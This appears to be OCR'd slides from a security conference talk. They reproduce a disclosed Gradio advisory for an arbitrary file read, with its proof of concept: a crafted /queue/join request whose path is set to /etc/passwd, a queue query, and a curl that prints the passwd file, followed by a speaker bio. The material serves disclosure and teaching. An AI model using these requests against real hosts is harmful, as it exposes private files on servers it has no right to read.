
Required dependencies: aiofiles | anyio | fastapi | ffmpy | gradio-client | httpx | huggingface-hub | ji
version | tomlkit | typer | typing-extensions | urllib3 | uvicorn

Optional dependencies: authlib | itsdangerous

Downloads last day: 176,565

Downloads last week: 1,565,488

Downloads last month: 6,403,959



Ability of users to access arbitrary files on machines hosting the Gradio app that have a publicly accessible Gradio link

Critical **abidlabs** published **GHSA-m842-4qm8-7gpq** last month

Package	Affected versions	Patched versions
gradio (pip)	< 4.19.2	4.19.2

Severity

Critical

CVE ID

No known CVE

Weaknesses

No CWEs

Credits

PinkDraconian Analyst

Description

Impact


This vulnerability allows users of Gradio applications that have a public link (such as on Hugging Face Spaces) to access files on the machine hosting the Gradio application. This involves intercepting and modifying the network requests made by the Gradio app to the server.

Patches

Yes, the problem has been patched in Gradio version 4.19.2 or higher. We have no knowledge of this exploit being used against users of Gradio applications, but we encourage all users to upgrade to Gradio 4.19.2 or higher.

Fixed in: `16fbe9c`
CVE: https://nvd.nist.gov/vuln/detail/CVE-2024-1728

PinkDraconian accepted credit 3 weeks ago



Proof of Concept

When uploading a file to the UploadButton component, a request is made to `/queue/join`. This request's body looks as follows.


```
{"data":[[{"path":"/tmp/gradio/5ccba478285988d266a54bb7127def4008de323b/CHANGELOG.md","ur
```

However, any attacker is able to send the following request. Notice how the path in the request is set to `/etc/passwd`.

```
POST /queue/join? HTTP/1.1
Host: 127.0.0.1:7860
Content-Length: 218

{"data":[[{"path":"/etc/passwd","url":"http://127.0.0.1:7860/file=/help","orig_name":"CHA
```

Now that the private file has been added to the queue, we can query the queue status using a GET request to `http://gradio.pinkdraconian.com:7860/queue/data?session_hash=hu6na4f3d08`. (You may need to send the first request again for it to appear in the queue data). The response of this request looks as follows:

```
HTTP/1.1 200 OK
date: Sun, 11 Feb 2024 08:40:34 GMT
server: uvicorn
content-type: text/event-stream; charset=utf-8
Content-Length: 712

data: {"msg": "estimation", "event_id": "c52430d24847453391c1ad30b63f07c6", "rank": 0, "q
data: {"msg": "process_starts", "event_id": "c52430d24847453391c1ad30b63f07c6"}
data: {"msg": "process_completed", "event_id": "c52430d24847453391c1ad30b63f07c6", "outpu
```




```
$ curl http://127.0.0.1:7860/file=/tmp/gradio/ab8648fb86eb110961613114afea833122c344de/pa
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
```

Nu is het aan jullie!

```
# whoami
Robbe Van Roey 🧑‍💻

# echo $nick
PinkDraconian 🐲

# echo $motto
Hacking you so you don't get hacked 🕵
```

```
# echo $hacks
Critical vulnerability on NVIDIA
High-severity bug on AWS (Amazon)
IoT bug on Corsair
30+ CVEs
... lots more under NDA 🥹

# echo $work
Offensive Security Lead @ Toreon
Bug Bounty Hunter
Secure Coding Trainer
YouTube Creator (16000 subs)
```



Deze partners hebben een ❤ voor ANNACON 0x7E8.

ANNACON
0X7E8